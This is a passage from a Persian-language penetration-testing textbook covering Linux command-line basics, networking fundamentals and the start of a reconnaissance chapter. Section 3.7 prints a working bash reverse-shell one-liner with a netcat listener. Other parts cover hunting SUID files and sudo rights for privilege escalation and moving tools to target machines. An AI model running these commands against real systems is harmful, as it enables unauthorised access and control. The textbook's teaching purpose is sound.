این دستورها را روزی ده‌ها بار اجرا خواهید کرد؛ آن‌قدر که به حافظه‌ی عضلانیِ انگشتانتان تبدیل شوند. با آن‌ها فایل‌ها را می‌بینید، می‌سازید، کپی و منتقل می‌کنید و حذف می‌کنید.

kali@lab: ~

```
# فهرستِ کامل، شامل فایل‌های مخفی و مجوزها
$ ls -la
# ساختِ پوشه‌ی تودرتو (یعنی مسیرهای میانی را هم بساز -p)
$ mkdir -p recon/nmap
# ساختِ فایل خالی، کپی و انتقال
$ touch notes.txt
$ cp notes.txt backup.txt
$ mv backup.txt recon/
# حذف (بازگشتی و بدون پرسش است -rf ! با احتیاط)
$ rm notes.txt
# نمایشِ درختیِ ساختار پوشه
$ tree recon
```

**rm برگشت‌پذیر نیست**

در لینوکس «سطلِ زباله» وجود ندارد. دستورِ `rm -rf` بی‌چون‌وچرا و بازگشتی حذف می‌کند. پیش از اجرای آن، همیشه مسیر را دو بار بخوانید؛ یک فاصله‌ی اشتباه می‌تواند فاجعه بسازد.

خواندن فایل‌ها

## ۲.۴ دیدن و ویرایشِ محتوا

بسته به اندازه‌ی فایل، ابزارِ مناسبی برای دیدنِ محتوا انتخاب کنید. برای فایل‌های کوتاه `cat`، برای فایل‌های بلند `less`، و برای دیدنِ ابتدا یا انتها `head` و `tail`:

```
kali@lab: ~
```

```
$ cat /etc/hostname
kali
# پنج خطِ اول یک فایل
$ head -n 5 /etc/passwd
# دنبال‌کردنِ زنده‌ی یک لاگِ در حالِ رشد (f=follow)
$ tail -f /var/log/syslog
# صفحه‌بندیِ یک فایلِ بلند (q برای خروج)
$ less /var/log/auth.log
```

برای ویرایش روی سرور، دو انتخابِ اصلی دارید: `nano` که ساده است (ذخیره با Ctrl+O و خروج با Ctrl+X) و `vim` که قدرتمند اما یادگیری‌اش شیب‌دارتر است (برای ویرایش کلیدِ `i`، سپس `Esc` و برای ذخیره و خروج `:wq`). برای تغییرهای سریع هم می‌توانید بدونِ ویرایشگر عمل کنید:

```
kali@lab: ~
```

```
# افزودن یک خط به انتهای فایل
$ echo 'nameserver 8.8.8.8' >> /etc/resolv.conf
# جایگزینیِ درجا با sed
$ sed -i 's/PermitRootLogin yes/PermitRootLogin no/' sshd_config
```

**یافتن سوزن در انبار کاه**

## ۲.۵ جست‌وجوی فایل و فرمان

وقتی روی یک سیستمِ ناشناس هستید، توانایی یافتنِ سریعِ فایل‌ها بر اساسِ نام، نوع یا مجوز، یک مهارتِ حیاتی است. ابزارِ اصلی `find` است که بسیار قدرتمند است:

kali@lab: ~

```
# همه‌ی فایل‌های پیکربندی در کل سیستم (خطاها دور ریخته می‌شوند)
$ find / -name '*.conf' 2>/dev/null
# فایل‌های SUID — بسیار مهم برای ارتقای دسترسی!
$ find / -perm -4000 2>/dev/null
# فایل‌های قابل‌نوشتن برای همه
$ find / -writable -type f 2>/dev/null
# جست‌وجوی سریع از پایگاه‌داده (locate) و یافتن مسیر فرمان
$ locate wordlist.txt
$ which nmap
/usr/bin/nmap
```

**چرا 2>/dev/null؟**

دستورِ `find /` در پوشه‌هایی که دسترسی ندارید خطاهای «Permission denied» تولید می‌کند که خروجی را شلوغ می‌کنند. عبارتِ `2>/dev/null` جریانِ خطا را به «سطلِ تهی» می‌فرستد تا فقط نتایجِ مفید را ببینید.

**فیلترکردن داده**

## ۲.۶ grep — قلبِ جست‌وجوی متن

شاید هیچ دستوری به اندازه‌ی `grep` در کارِ روزمره‌ی امنیت استفاده نشود. grep در میانِ متن می‌گردد و فقط خطوطی را که با الگوی شما مطابق‌اند نشان می‌دهد. وقتی خروجیِ یک ابزار صدها خط است، grep همان چند خطِ مهم را بیرون می‌کشد:

kali@lab: ~

```
# خطوطی که 'root' دارند
$ grep root /etc/passwd
root:x:0:0:root:/root:/bin/bash
# بی‌توجه به بزرگی/کوچکیِ حروف (i)
$ grep -i error application.log
# جست‌وجوی بازگشتی در کل پوشه + شماره‌ی خط (r و n)
$ grep -rn 'password' /var/www/
# آیا پورت ۸۰ در حال گوش‌دادن است؟ (ترکیب با پایپ)
$ ss -tlnp | grep ':80'
```

سوییچ‌های کلیدیِ grep را حفظ کنید: `-i` بی‌توجه به حروف، `-r` بازگشتی، `-n` شماره‌ی خط، `-v` برعکس (خطوطی که مطابق **نیستند**)، و `-E` برای استفاده از عباراتِ باقاعده‌ی توسعه‌یافته (regex). با regex می‌توانید الگوهای پیچیده را استخراج کنید — مثلاً همه‌ی آدرس‌های IP از یک لاگ:

kali@lab: ~

```
# استخراج همه‌ی IPها از یک فایل با regex
$ grep -oE '([0-9]{1,3}\.){3}[0-9]{1,3}' access.log | sort -u
```

**تبدیل داده‌ی خام به دانش**

## ۲.۷ پردازشِ متن: cut، awk و sed

خروجیِ ابزارها اغلب خام و شلوغ است. سه‌گانه‌ی `cut`، `awk` و `sed` به شما اجازه می‌دهند این داده را برش دهید، بازآرایی کنید و به دانشِ قابلِ استفاده تبدیل کنید. این مهارت، مرزِ میانِ یک کاربرِ معمولی و یک اسکریپت‌نویسِ کارآمد است.

kali@lab: ~

```
# cut: فقط ستونِ اول با جداکننده‌ی : (نام کاربران)
$ cut -d: -f1 /etc/passwd
# awk: چند ستون با هم (کاربر و شلِ او)
$ awk -F: '{print $1, $7}' /etc/passwd
# sort و uniq: شمارشِ مقادیرِ یکتا
$ cat ips.txt | sort | uniq -c | sort -rn
# sed: جایگزینیِ سراسری (http -> https)
$ sed 's/http:/https:/g' urls.txt
# wc: شمارشِ خطوط
$ wc -l targets.txt
254 targets.txt
```

**awk یک زبان است**

آنچه اینجا دیدید فقط نوکِ کوه است. awk در واقع یک زبانِ برنامه‌نویسیِ کاملِ پردازشِ متن است. یادگیریِ همین الگوی `-F` (جداکننده) و `{print $n}` (چاپِ ستونِ n) ۹۰٪ نیازِ روزمره‌ی شما را پوشش می‌دهد.

فلسفه‌ی یونیکس

## ۲.۸ پایپ و ریدایرکت: زنجیرکردنِ قدرت

فلسفه‌ی یونیکس می‌گوید: «هر برنامه یک کار را خوب انجام دهد، و برنامه‌ها بتوانند به هم وصل شوند.» این وصل‌شدن با **پایپ** (`|`) و **ریدایرکت** (`>`) انجام می‌شود و منبعِ واقعیِ قدرتِ خط فرمان است:

kali@lab: ~

```
# پایپ: خروجیِ فرمانِ چپ، ورودیِ فرمانِ راست
$ cat access.log | grep POST | wc -l
# ذخیره‌ی خروجی در فایل (بازنویسی)
$ nmap 10.0.0.5 > scan.txt
# افزودن به انتهای فایل
$ echo 'done' >> scan.txt
# دورریختنِ خطاها
$ command 2>/dev/null
# tee هم نمایش و هم ذخیره‌ی همزمان با
$ nmap 10.0.0.5 | tee scan.txt
```

| نشانه | کار |
|---|---|
| \| | خروجیِ فرمانِ چپ را به ورودیِ فرمانِ راست می‌دهد |
| > و >> | بازنویسی و افزودن به فایل |
| 2> | هدایتِ جریانِ خطا (stderr) |
| 2>&1 | ادغامِ خطا با خروجیِ استاندارد |
| tee | هم‌زمان نمایش روی صفحه و ذخیره در فایل |

قدرت و مسئولیت

## ۲.۹ کاربران، sudo و دسترسیِ ریشه

در لینوکس، کاربرِ **root** خدای سیستم است؛ هر کاری می‌تواند بکند. کاربرانِ عادی دسترسیِ محدود دارند و برای کارهای مدیریتی از `sudo` استفاده می‌کنند. درکِ این مدلِ دسترسی، هسته‌ی مبحثِ «ارتقای دسترسی» در فصل‌های بعد است:

```
kali@lab: ~

$ whoami
kali
# اجرای یک فرمان با دسترسی ریشه
$ sudo nmap -sS 10.0.0.5
# اجرا کنم؟ (کلیدِ ارتقای دسترسی!) sudo چه فرمان‌هایی مجازم با
$ sudo -l
# فایل هشِ رمزها فقط برای ریشه خواندنی است
$ cat /etc/shadow
cat: /etc/shadow: Permission denied
```

**sudo -l طلاست**

در هر سیستمی که به آن دسترسی می‌یابید، `sudo -l` نخستین دستوری است که باید بزنید. اگر کاربرِ شما اجازه‌ی اجرای حتی یک فرمانِ خاص را با sudo و بدونِ رمز داشته باشد، اغلب می‌توان همان را به دسترسیِ کاملِ ریشه تبدیل کرد.

کنترل دسترسی

## ۲.۱۰ مجوزِ فایل‌ها: chmod و chown

هر فایل در لینوکس سه نوع مجوز دارد — خواندن (r)، نوشتن (w)، اجرا (x) — برای سه گروه: مالک، گروه و دیگران. خواندنِ این مجوزها و تغییرِ آن‌ها، مهارتی پایه است:

```
kali@lab: ~
```

```
$ ls -l script.sh
-rw-r--r-- 1 kali kali 210 Oct 1 script.sh
# قابل‌اجرا کردن یک اسکریپت
$ chmod +x script.sh
# تنظیم دقیق با عدد: rwx برای مالک، rx برای گروه و دیگران
$ chmod 755 tool.sh
# تغییر مالکِ فایل
$ sudo chown root:root secret.key
```

نمادِ عددیِ مجوزها را درک کنید: خواندن ۴، نوشتن ۲، اجرا ۱؛ جمعِ آن‌ها مجوزِ هر گروه را می‌سازد. پس `755` یعنی مالک `7` (rwx=۱+۲+۴) و گروه و دیگران `5` (r-x=۱+۴). الگوی `644` برای فایل‌های داده و `755` برای فایل‌های اجرایی رایج است.

| عدد | مجوز | معنی |
|---|---|---|
| 7 | rwx | خواندن، نوشتن، اجرا |
| 6 | -rw | خواندن، نوشتن |
| 5 | r-x | خواندن، اجرا |
| 4 | --r | فقط خواندن |
| 0 | --- | بدون دسترسی |

**نصب ابزار**

## ۲.۱۱ مدیریتِ بسته‌ها با apt

نخستین کاری که روی هر Kali تازه انجام می‌دهید، به‌روزرسانیِ سیستم است. مدیرِ بسته‌ی `apt` نصب، به‌روزرسانی و جست‌وجوی نرم‌افزار را ساده می‌کند:

kali@lab: ~

```
# به‌روزرسانی فهرست بسته‌ها، سپس ارتقای همه
$ sudo apt update && sudo apt upgrade -y
# نصب یک ابزار
$ sudo apt install gobuster seclists -y
# جست‌وجو و بررسی نصب‌بودن
$ apt search wpscan
$ dpkg -l | grep nmap
```

آنچه در حال اجراست

## ۲.۱۲ فرآیندها و سرویس‌ها

دیدنِ آنچه در حال اجراست، متوقف‌کردنِ یک فرآیند و مدیریتِ سرویس‌ها، بخشی از کارِ روزمره است. برای مثال، **Metasploit** به سرویسِ پایگاه‌داده‌ی `postgresql` نیاز دارد که باید آن را روشن کنید:

kali@lab: ~

```
# فرآیندهای در حال اجرا و جست‌وجو میان آن‌ها
$ ps aux | grep nmap
# نمایش زنده‌ی مصرف منابع (برای خروج q)
$ top
# کشتنِ یک فرآیند با شناسه (PID)
$ kill -9 1337
# مدیریت سرویس‌ها با systemctl
$ sudo systemctl start postgresql
$ sudo systemctl status ssh
```

دیدن شبکه

## ۲.۱۳ شبکه در خط فرمان

پیش از آنکه شبکه‌ی دیگران را اسکن کنیم، باید شبکه‌ی خودمان را بشناسیم. این دستورها آدرس، مسیر و اتصالاتِ ماشینِ شما را نشان می‌دهند:

kali@lab: ~

```
# همه‌ی کارت‌های شبکه IP آدرس
$ ip a
# جدول مسیریابی و دروازه‌ی پیش‌فرض
$ ip r
# آزمون اتصال
$ ping -c 3 10.0.0.1
3 packets transmitted, 3 received, 0% loss
# پورت‌های TCP در حال گوش‌دادن روی این ماشین
$ ss -tlnp
# سرورهای DNS تنظیم‌شده
$ cat /etc/resolv.conf
```

**دستورهای قدیمی و جدید**

اگر در منابعِ قدیمی‌تر `ifconfig`، `route -n` یا `netstat` دیدید، نگران نباشید؛ این‌ها معادل‌های قدیمیِ `ip a`، `ip r` و `ss` هستند و هنوز هم کار می‌کنند.

جابه‌جایی داده

## ۲.۱۴ انتقالِ فایل

در تستِ نفوذ، مدام نیاز دارید فایلی را به ماشینِ هدف منتقل کنید (مثلاً یک ابزارِ شناسایی) یا فایلی را از آن بیرون بکشید. روش‌های متعددی وجود دارد؛ ساده‌ترین و پرکاربردترین، راه‌اندازیِ یک وب‌سرورِ موقت با پایتون است:

kali@lab: ~

```
# دانلود ساده
$ wget http://10.0.0.5/backup.zip
$ curl -s http://10.0.0.5/ -o index.html
# انتقال امن با SSH
$ scp exploit.py kali@10.0.0.8:/tmp/
# راه‌اندازی یک وب‌سرور سریع برای انتقال (روی ماشین مهاجم)
$ python3 -m http.server 8000
# سپس روی هدف:  wget http://<مهاجم>:8000/tool.sh
```

## ۲.۱۵ آرشیو، متغیرِ محیطی و میان‌برها

چند مهارتِ پایانی که سرعتِ کارِ شما را چند برابر می‌کنند: فشرده‌سازی با `tar`، استفاده از متغیرها برای جلوگیری از تکرار، و میان‌برهای صفحه‌کلید.

kali@lab: ~

```
# فشرده‌سازی و استخراج یک پوشه
$ tar -czf recon.tar.gz recon/
$ tar -xzf recon.tar.gz
# استفاده از متغیر برای هدف (تکرار کمتر، خطای کمتر)
$ export TARGET=10.0.0.5
$ nmap -sV $TARGET
# ساختِ میان‌برِ دلخواه
$ alias n='nmap -sV -sC'
```

و سه میان‌برِ طلایی که باید در خونتان باشند: `Tab` برای تکمیلِ خودکارِ نام‌ها، `Ctrl+R` برای جست‌وجو در تاریخچه‌ی فرمان‌ها، و `Ctrl+C` برای قطعِ فرمانِ در حالِ اجرا. دستورِ `history` هم کلِ تاریخچه‌ی فرمان‌های شما را نشان می‌دهد — که در بررسیِ یک سیستمِ نفوذشده، گنجینه‌ای از سرنخ است.

### خلاصه‌ی فصل

- خط فرمانِ لینوکس، ابزارِ اصلیِ کار است: دقیق، قابلِ اسکریپت و همه‌جا حاضر.
- فایل‌سیستم یک درختِ واحد از `/` است؛ پوشه‌های `/etc`، `/var/log` و `/tmp` برای امنیت کلیدی‌اند.
- `grep`، `awk`، `sed` و **پایپ** داده‌ی خام را به دانشِ قابلِ استفاده تبدیل می‌کنند.
- مدلِ کاربر/ریشه و دستورِ `sudo -l` پایه‌ی مبحثِ ارتقای دسترسی‌اند.
- فایل‌های **SUID** و مجوزهای نادرست، مسیرهای رایجِ ارتقای دسترسی‌اند.

### تمرین‌های فصل ۲

1. با یک دستورِ `find` همه‌ی فایل‌های SUID سیستمِ خود را بیابید و فهرست کنید.
2. با ترکیبِ `cut` و `sort` فهرستی از نام‌کاربریِ همه‌ی کاربرانِ `/etc/passwd` بسازید.
3. با `grep -rn` در پوشه‌ی `/etc` دنبالِ کلمه‌ی `password` بگردید و نتایج را تحلیل کنید.
4. یک وب‌سرورِ پایتون راه بیندازید و یک فایل را از یک ماشینِ دیگر دانلود کنید.
5. خروجیِ `sudo -l` خود را بررسی کنید؛ آیا مجوزِ خطرناکی می‌بینید؟

## جدولِ مرجعِ سریع — دستورهای ضروری

| دستور | کاربرد |
|---|---|
| ls -la | فهرستِ کامل با مجوزها |
| find / -perm -4000 | یافتنِ فایل‌های SUID |
| grep -rn x . | جست‌وجوی متنِ بازگشتی |
| awk -F: '{print $1}' | استخراجِ ستون |
| chmod +x f | قابل‌اجرا کردن |
| sudo -l | مجوزهای sudo |
| ss -tlnp | پورت‌های باز محلی |
| python3 -m http.server | وب‌سرورِ انتقالِ فایل |

03

فصل سوم


# شبکه و پروتکل‌ها

برای شکستن یا دفاع از یک شبکه، نخست باید زبانِ آن را بلد باشیم: لایه‌ها، پروتکل‌ها، بسته‌ها و سامانه‌ی نام.

مدل OSI · TCP / UDP · پورت‌ها · DNS

هر حمله‌ی از راه دور، در پایین‌ترین سطح، چیزی نیست جز چند بسته‌ی داده که روی سیم یا امواج حرکت می‌کنند. اگر ندانید این بسته‌ها چگونه ساخته و مسیریابی می‌شوند، خروجیِ Nmap و Wireshark برایتان طلسمی نامفهوم خواهد بود.

خبرِ خوب این است که لازم نیست مهندسِ شبکه شوید. اما باید چند مفهومِ کلیدی را چنان خوب بفهمید که در خواب هم بتوانید توضیحشان دهید: مدلِ لایه‌ای، تفاوتِ TCP و UDP، آدرس‌دهیِ IP، و کارِ DNS. این فصل همین پایه را می‌سازد و پلی است به سمتِ فصل‌های عملیِ اسکن و شنود.



چارچوب فکری

## ۳.۱ مدلِ لایه‌ای: چرا و چگونه

شبکه بسیار پیچیده است؛ از سیگنالِ الکتریکی روی کابل تا دکمه‌ی «ارسال» در یک برنامه‌ی ایمیل. برای مدیریتِ این پیچیدگی، مهندسان آن را به **لایه** تقسیم کردند. هر لایه کارِ مشخصی انجام می‌دهد و فقط با لایه‌ی بالا و پایینِ خود صحبت می‌کند. مرجع‌ترین این مدل‌ها، **مدلِ هفت‌لایه‌ی OSI** است. برای یک متخصصِ امنیت، زیبایی این مدل در این است که **هر لایه، سطحِ حمله و دفاعِ خاصِ خود را دارد.**

| لایه | نام | نمونه پروتکل / داده | تهدیدِ رایج در این لایه |
|---|---|---|---|
| ۷ | کاربرد (Application) | HTTP, DNS, FTP, SMTP | فیشینگ، تزریقِ وب، بدافزار |
| ۶ | نمایش (Presentation) | TLS/SSL, JPEG | حمله به SSL، Downgrade |
| ۵ | نشست (Session) | RPC, NetBIOS | ربایشِ نشست (Hijacking) |
| ۴ | انتقال (Transport) | TCP, UDP | اسکنِ پورت، SYN Flood |
| ۳ | شبکه (Network) | IP, ICMP | جعلِ IP، حمله به مسیریابی |

| ۲ | پیوندِ داده (Data Link) | Ethernet, ARP | جعلِ ARP، MAC Flooding |
|---|---|---|---|
| ۱ | فیزیکی (Physical) | کابل, Wi-Fi, فیبر | شنودِ فیزیکی، پارازیت (Jam) |

در عمل، مدلِ **TCP/IP** که اینترنت واقعاً روی آن کار می‌کند، این هفت لایه را در چهار لایه خلاصه می‌کند: دسترسیِ شبکه، اینترنت، انتقال و کاربرد. اما تقسیم‌بندیِ هفت‌لایه‌ی OSI برای **فکرکردن** درباره‌ی حملات دقیق‌تر است و به همین دلیل همچنان مرجعِ آموزش است.

> **چرا این جدول مهم است؟**
>
> وقتی در فصل‌های بعد با حمله‌ای روبه‌رو شدید، از خود بپرسید «این حمله کدام لایه را هدف می‌گیرد؟» پاسخ، اغلب شما را مستقیم به سمتِ دفاعِ درست هدایت می‌کند. مثلاً جعلِ ARP در لایه‌ی ۲ است، پس دفاعِ آن هم در سوییچِ لایه‌ی ۲ (مانندِ Dynamic ARP Inspection) است.

**دو شخصیتِ لایه‌ی انتقال**

## ۳.۲ TCP در برابر UDP

در لایه‌ی انتقال، دو پروتکلِ اصلی وجود دارد که انتخابِ میانشان، رفتارِ کلِ ارتباط را تعیین می‌کند. درکِ تفاوتِ این دو، برای فهمِ انواعِ اسکنِ Nmap در فصلِ بعد ضروری است.

**TCP — مطمئن و اتصال‌گرا** — پیش از ارسالِ داده، یک «اتصال» برقرار می‌کند و رسیدنِ هر بسته را تضمین می‌کند. کُندتر اما قابل‌اعتماد. مناسبِ وب (HTTP)، ایمیل و SSH.

**UDP — سریع و بی‌اتصال** — بدونِ برقراریِ اتصال، داده را «پرتاب» می‌کند و تضمینی برای رسیدن نمی‌دهد. سریع و کم‌سربار. مناسبِ DNS، ویدیو و VoIP.

قلبِ TCP، یک آیینِ ورودیِ سه‌مرحله‌ای به نامِ **دست‌دادنِ سه‌مرحله‌ای (Three-Way Handshake)** است: مشتری یک بسته‌ی `SYN` می‌فرستد، سرور با `SYN-ACK` پاسخ می‌دهد، و مشتری با `ACK` اتصال را نهایی می‌کند. این سه بسته، پایه‌ی اسکنِ SYN در Nmap هستند. بیایید آن را با چشمِ خودمان ببینیم:

kali@lab: ~ (sudo)

```
# شنودِ بسته‌های وب روی کارت شبکه
$ sudo tcpdump -i eth0 -n 'tcp port 80'
# در ترمینالِ دیگر:  curl http://10.0.0.9
10.0.0.5.44320 > 10.0.0.9.80: Flags [S]      <-- SYN
10.0.0.9.80 > 10.0.0.5.44320: Flags [S.]     <-- SYN-ACK
10.0.0.5.44320 > 10.0.0.9.80: Flags [.]      <-- ACK
اتصال برقرار شد — سه بسته‌ی اول، همان دست‌دادن است
```

**خواندنِ Flagها**

در خروجیِ tcpdump، پرچم‌ها رفتارِ بسته را می‌گویند: `[S]`=SYN، `[S.]`=SYN-ACK، `[.]`=ACK، `[F]`=FIN (پایان)، `[R]`=RESET (رد). Nmap با دستکاریِ همین پرچم‌ها، انواعِ اسکنِ مخفی را می‌سازد.

آدرس‌دهی

## ۳.۳ آدرسِ IP و زیرشبکه

هر دستگاه در شبکه یک آدرسِ یکتا دارد. آدرس‌های IPv4 سی‌ودو بیتی‌اند و به‌شکلِ چهار عدد نوشته می‌شوند (مثلِ `192.168.1.10`). نسخه‌ی جدیدتر، IPv6، صدوبیست‌وهشت بیتی است و فضای آدرسِ بسیار بزرگ‌تری دارد. برای تعیینِ محدوده‌ی یک شبکه از نماد **CIDR** (مثلِ `/24`) استفاده می‌شود که در فصلِ اسکن، ورودیِ دامنه‌ی هدف خواهد بود:

kali@lab: ~

```
$ ip a | grep inet
inet 10.0.0.5/24 brd 10.0.0.255
# محاسبه‌ی محدوده‌ی یک شبکه
$ ipcalc 10.0.0.0/24
Network:   10.0.0.0/24
HostMin:   10.0.0.1
HostMax:   10.0.0.254
Hosts/Net: 254
```

چند عددِ کلیدی را به خاطر بسپارید: `/24` یعنی ۲۵۴ میزبانِ قابلِ استفاده (یک شبکه‌ی خانگی یا یک زیرشبکه‌ی اداری)، و `/16` یعنی بیش از ۶۵ هزار میزبان (یک سازمانِ بزرگ). همچنین سه محدوده‌ی **خصوصی** هرگز روی اینترنتِ عمومی مسیریابی نمی‌شوند و در شبکه‌های داخلی به کار می‌روند: `10.0.0.0/8`، `172.16.0.0/12` و `192.168.0.0/16`.

درهای ورود

## ۳.۴ پورت‌ها و پروتکل‌هایی که باید بشناسید

اگر آدرسِ IP مثلِ آدرسِ یک ساختمان باشد، پورت‌ها درهای آن ساختمان‌اند. هر سرویس روی یک پورتِ مشخص گوش می‌دهد. دیدنِ یک پورتِ باز، نخستین حدسِ شما درباره‌ی سرویسِ پشتِ آن است. این جدول را حفظ کنید؛ در هر اسکنی به کارتان می‌آید:

| پورت | سرویس | کاربرد و نکته‌ی امنیتی |
|---|---|---|
| 21 | FTP | انتقالِ فایلِ رمزنشده؛ به‌جایش از SFTP استفاده شود |
| 22 | SSH | مدیریتِ امنِ راه دور؛ با کلید نه رمز |
| 23 | Telnet | خطرناک؛ کل ارتباط متنِ ساده است |
| 25 / 465 | SMTP | ارسالِ ایمیل؛ باید با TLS رمز شود |
| 53 | DNS | ترجمه‌ی نام به IP؛ هدفِ مهمِ شناسایی |
| 80 / 443 | HTTP / HTTPS | وب؛ بزرگ‌ترین سطحِ حمله‌ی امروزی |
| 139 / 445 | SMB | اشتراکِ فایلِ ویندوز؛ هدفِ رایجِ باج‌افزار |
| 161 | SNMP | مدیریتِ دستگاه؛ community پیش‌فرض خطرناک است |
| 3306 / 5432 | MySQL / PostgreSQL | پایگاهِ داده؛ باید فقط داخلی باشد |
| 3389 | RDP | دسکتاپِ راه دور؛ باید پشتِ VPN باشد |

## ۳.۵ DNS: دفترچه‌تلفنِ اینترنت

انسان‌ها نام‌ها را به خاطر می‌سپارند، اما رایانه‌ها با آدرسِ IP کار می‌کنند. **DNS** پلِ میانِ این دو است: نامِ `example.com` را به آدرسِ `93.184.216.34` ترجمه می‌کند. برای یک متخصصِ امنیت، DNS معدنی از اطلاعات است؛ با چند پرس‌وجوی ساده می‌توانید سرورهای ایمیل، زیردامنه‌ها و زیرساختِ یک سازمان را کشف کنید:

kali@lab: ~

```
# آدرسِ IP یک دامنه (رکورد A)
$ dig example.com A +short
93.184.216.34
# سرورِ ایمیلِ دامنه (رکورد MX)
$ dig example.com MX +short
# سرورهای نامِ معتبر (رکورد NS)
$ dig example.com NS +short
# رکوردهای متنی (اغلب SPF و تأییدیه‌ها)
$ dig example.com TXT +short
# پرسش از یک سرورِ DNS خاص
$ dig @8.8.8.8 example.com
```

انواعِ رکوردِ DNS را بشناسید: **A** و **AAAA** (نام به IPv4/IPv6)، **MX** (سرورِ ایمیل)، **NS** (سرورهای نام)، **CNAME** (نامِ مستعار) و **TXT** (متن). در فصلِ شناسایی خواهیم دید که چگونه از همین رکوردها برای کشفِ زیردامنه‌ها و نقشه‌برداریِ کاملِ یک هدف استفاده می‌شود.



## ۳.۶ ابزارهای تشخیصِ شبکه

چهار دستور که مسیر و همسایه‌های یک ماشین را در شبکه نشان می‌دهند و در هر عیب‌یابی یا کاوشی به کار می‌آیند:

kali@lab: ~

```
# آیا میزبان زنده است؟
$ ping -c 3 10.0.0.1
# مسیرِ بسته تا مقصد، گام‌به‌گام
$ traceroute example.com
# نگاشتِ IP به MAC محلی در شبکه‌ی (مهم در حمله‌ی ARP)
$ ip neigh
# traceroute زنده و پیوسته
$ mtr example.com
```

پلی به اکسپلویت

## ۳.۷ مفهومِ پوسته‌ی معکوس

پیش از آنکه این فصل را ببندیم، مفهومی را معرفی می‌کنیم که در فصلِ اکسپلویت ستونِ کار خواهد بود: **پوسته‌ی معکوس (Reverse Shell)**. وقتی مهاجم موفق می‌شود کدی را روی هدف اجرا کند، معمولاً می‌خواهد یک «پوسته‌ی فرمان» به دست آورد. دو راه وجود دارد: در **پوسته‌ی پیوند (Bind)** هدف گوش می‌دهد و مهاجم وصل می‌شود؛ در **پوسته‌ی معکوس (Reverse)** مهاجم گوش می‌دهد و هدف به او وصل می‌شود.

kali@lab: ~

```
# روی ماشینِ مهاجم: یک شنونده بگذار
$ nc -lvnp 4444
# روی هدف اجرا می‌شود (فقط آزمایشگاه):
bash -i >& /dev/tcp/10.0.0.5/4444 0>&1
connection received — پوسته باز شد
```

**چرا معکوس محبوب‌تر است؟**

فایروال‌ها معمولاً ترافیکِ **ورودی** را سخت‌گیرانه فیلتر می‌کنند اما ترافیکِ **خروجی** را آزادتر می‌گذارند. در پوسته‌ی معکوس، هدف یک اتصالِ خروجی به سمتِ مهاجم می‌زند، که بیشتر از فایروال رد می‌شود. به همین دلیل، reverse shell انتخابِ اولِ اغلبِ مهاجمان است.

## خلاصه‌ی فصل

- شبکه در لایه‌ها سازمان می‌یابد؛ هر لایه سطحِ حمله و دفاعِ خاصِ خود را دارد.
- **TCP** مطمئن و اتصال‌گراست (با دست‌دادنِ SYN/SYN-ACK/ACK)؛ **UDP** سریع و بی‌اتصال.
- آدرسِ IP + پورت یک «سوکت» می‌سازد؛ نمادِ CIDR محدوده‌ی اسکن را تعیین می‌کند.
- **DNS** معدنی از اطلاعاتِ شناسایی است: رکوردهای A، MX، NS و TXT.
- **پوسته‌ی معکوس** چون از فایروال بهتر رد می‌شود، انتخابِ اولِ مهاجمان است.

## تمرین‌های فصل ۳

1. با `dig` رکوردهای A، MX و NS یک دامنه‌ی واقعی را استخراج و تحلیل کنید.
2. با `tcpdump` یک دست‌دادنِ TCP را روی شبکه‌ی خود شکار کنید و پرچم‌ها را شناسایی کنید.
3. با `ipcalc` محدوده‌ی شبکه‌ی `192.168.1.0/26` را محاسبه کنید؛ چند میزبان دارد؟
4. برای هر لایه‌ی OSI یک حمله و دفاعِ متناظر بنویسید.
5. تفاوتِ پوسته‌ی bind و reverse را توضیح دهید و بگویید چرا reverse از فایروال بهتر رد می‌شود.

## جدولِ مرجعِ سریع — شبکه

| دستور | کاربرد |
|---|---|
| dig domain A +short | آدرسِ IP یک دامنه |
| dig domain MX | سرورِ ایمیل |
| ipcalc NET/CIDR | محاسبه‌ی محدوده‌ی شبکه |
| ip a / ip r | آدرس و مسیریابیِ محلی |
| 'tcpdump -i eth0 'port 80 | شنودِ ترافیکِ یک پورت |
| traceroute host | مسیر تا مقصد |
| ip neigh | جدولِ ARP محلی |

04

فصل چهارم

# شناسایی و جمع‌آوری اطلاعات

پیش از هر اسکنی، نقشه‌ی هدف را از منابعِ باز می‌کشیم. هرچه شناسایی دقیق‌تر باشد، گام‌های بعدی ساده‌تر و بی‌سروصداتر خواهند بود.

DNS و WHOIS | زیردامنه | theHarvester | Shodan

یک ضرب‌المثلِ قدیمی در تست نفوذ می‌گوید: «هرچه بیشتر در شناسایی عرق بریزی، کمتر در میدان خون می‌دهی.» شناسایی، نخستین و شاید مهم‌ترین مرحله‌ی چرخه‌ی حمله است.

هدفِ شناسایی، ساختنِ یک تصویرِ کامل از هدف است: چه دامنه‌ها و زیردامنه‌هایی دارد؟ چه آدرس‌های IPای؟ چه فناوری‌هایی به کار می‌برد؟ کارکنانش چه کسانی‌اند و ایمیلشان چیست؟ آیا جایی داده‌ای از آن لو رفته است؟ پاسخِ این پرسش‌ها، **سطحِ حمله** را ترسیم می‌کند و به شما می‌گوید کجا را عمیق‌تر بکاوید.



دو سبکِ کار

## ۴.۱ غیرفعال یا فعال؟

